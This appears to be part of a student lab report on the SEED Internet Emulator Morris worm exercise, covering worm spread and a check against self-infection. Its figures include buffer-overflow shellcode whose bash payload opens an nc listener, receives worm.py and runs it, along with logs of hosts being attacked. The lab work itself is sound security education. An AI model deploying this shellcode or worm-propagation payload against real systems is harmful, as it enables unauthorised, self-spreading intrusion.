drwxr-xr-x 1 root root 4096 Aug 6 17:39 ..
-rw-r--r-- 1 root root 500 Aug 6 18:08 badfile
-rwxrwxrwx 1 root root 17768 Jan 21 2022 server
-rwxrwxrwx 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 6 18:09 worm.py
total 728
drwxr-xr-x 1 root root 4096 Aug 6 17:40 .
drwxr-xr-x 1 root root 4096 Aug 6 17:39 ..
-rw-r--r-- 1 root root 500 Aug 6 17:55 badfile
-rwxrwxrwx 1 root root 17768 Jan 21 2022 server
-rwxrwxrwx 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 6 18:09 worm.py
10.154.0.76 is not ALIVE
Connection received on 10.151.0.74 47908
Starting stack

Ln 67, Col 42 Spaces: 4 UTF-8 LF Python 3.8.5 64-bit Right Cl

```

Figure 5.6

Here the CPU usage hits close to 100 percent, we shut down the nano internet using dcdown. If it exceeds CPU limit, VM may freeze.

```

seed@VM: ~

1 [|||||] 96.7% Tasks: 1107, 894 thr; 2 running
2 [|||||] 98.0% Load average: 7.34 3.27 2.16
Mem[|||||] 3.01G/4.14G Uptime: 01:56:40
Swp[|||] 105M/2.00G

PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
2817 seed 20 0 3966M 202M 57696 R 23.3 4.8 4:30.91 /usr/bin/gnome-shell
2621 seed 20 0 335M 68772 31244 R 16.6 1.6 4:30.99 /usr/lib/xorg/Xorg vt2 -displayfd 3
50931 seed 20 0 2541M 216M 141M S 14.0 5.1 0:32.98 /usr/lib/firefox/firefox -contentpr
8799 seed 20 0 3156M 334M 149M R 11.3 7.9 1:57.51 /usr/lib/firefox/firefox https://g
108111 seed 20 0 3966M 202M 57696 S 10.0 4.8 0:00.15 /usr/bin/gnome-shell
767 root 20 0 1617M 92816 44620 S 8.6 2.1 0:56.64 /usr/bin/dockerd -H fd:// --contain
108875 seed 20 0 424M 26052 15152 S 8.0 0.6 0:00.12 /usr/libexec/tracker-store
3166 seed 20 0 803M 51752 34944 S 6.6 1.2 0:59.13 /usr/libexec/gnome-terminal-server
91079 seed 20 0 1279M 45684 12260 S 6.0 1.1 0:08.18 docker-compose up
6382 root 20 0 613M 36836 19056 S 5.3 0.8 0:02.61 node ./bin/main.js
43788 seed 20 0 11792 5120 3216 S 5.3 0.1 0:41.26 htop
94472 seed 20 0 11732 5100 3268 R 3.3 0.1 0:04.68 htop
8836 seed 20 0 3156M 334M 149M R 3.3 7.9 0:15.64 /usr/lib/firefox/firefox https://gi
1045 root 20 0 1617M 92816 44620 S 2.7 2.1 0:17.83 /usr/bin/dockerd -H fd:// --contain
8835 seed 20 0 3156M 334M 149M S 2.7 7.9 0:13.89 /usr/lib/firefox/firefox https://gi

F1Help F2Setup F3Search F4Filter F5Tree F6SortByF7Nice F8Nice +F9Kill F10Quit
Log

```

Figure 5.7



Figure 5.8

At this point we go to map.html and apply icmp filter. We can see blink on almost all of the nodes who are infected by the worm.





Figure 5.9

6 Task 4: Preventing Self Infection

We have to ensure that only one instance of the worm can run on a compromised host. ps command enables you to check the status of active processes on a system.



```
worm.py - worm - Visual Studio Code
File  Help
seed@VM: ~/.../internet-nano  seed@VM: ~/.../map  seed@VM: ~/.../LabSetup  seed@VM: ~
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
10
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
10
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
12
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
13
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
13
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
14
[08/06/22]seed@VM:~$ ps -aux|grep -c 'python3 worm.py'
14
[08/06/22]seed@VM:~$
```

Figure 6.1

We check how many *python3 worm.py* instances are running.

```

13
16 MACHINE_BIT = 32 # 64
17 MACHINE_BYTE = MACHINE_BIT // 8 # 4 or 8
18 # You can use this shellcode to run any command you want
19 shellcode= (
20     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
21     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
22     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
23     "\xff\xff"
24     "AAAABBBBCCCCDDDD"
25     "/bin/bash"
26     "-c"
27     # You can put your commands in the following three lines.
28     # Separating the commands using semicolons.
29     # Make sure you don't change the length of each line.
30     # The * in the 3rd line will be replaced by a binary zero.
31     # echo '(^_^)' Shellcode is running (^_^); "
32     "echo '(^_^)';num_worm=`ps -aux|grep -c 'python3 worm.py'`; "
33     "if [ $num_worm -gt 3 ]; then echo 'another worm';exit; fi; "
34     " nc -lnc 9000 > worm.py; ls -la; python3 worm.py; "
35     "123456789012345678901234567890123456789012345678901234567890"
36     # The last line (above) serves as a ruler, it is not used
37 ).encode('latin-1')
38
39

```

Figure 6.2

If the Process is already running then we exit.

```

Aug 6 21:42 •
worm.py - worm - Visual Studio Code
seed@VM: ~/.../internet-nano
seed@VM: ~/.../map
seed@VM: ~/.../Labsetup
seed@VM: ~
3
Listening on 0.0.0.0 9000
(^_`)
4
another worm running
***10.153.0.73 is ALIVE, launch the attack
*****  

>>> Attacking 10.153.0.73 <<<
*****  

10.155.0.73 is not ALIVE
Starting stack
10.154.0.80 is not ALIVE
***10.151.0.73 is ALIVE, launch the attack
*****  

>>> Attacking 10.151.0.73 <<<
*****  

Starting stack
Connection received on 10.151.0.72 47812
10.151.0.70 is not ALIVE
10.154.0.79 is not ALIVE
***10.152.0.73 is ALIVE, launch the attack
*****  

>>> Attacking 10.152.0.73 <<<

```

Figure 6.3

In task4 , even if we run the program for a significant long time , the CPU usage does not get near 100 percent because we allow only one instance.




Figure 6.4

References

- [1] H. Orman, “The morris worm: A fifteen-year perspective,” *IEEE Security & Privacy*, vol. 1, no. 5, pp. 35–43, 2003.
- [2] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, “Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks.” in *USENIX security symposium*, vol. 98. San Antonio, TX, 1998, pp. 63–78.
- [3] W. Du and H. Zeng, “The seed internet emulator and its applications in cybersecurity education,” *arXiv preprint arXiv:2201.03135*, 2022.
- [4] T. Eisenberg, D. Gries, J. Hartmanis, D. Holcomb, M. S. Lynn, and T. Santoro, “The cornell commission: on morris and the worm,” *Communications of the ACM*, vol. 32, no. 6, pp. 706–709, 1989.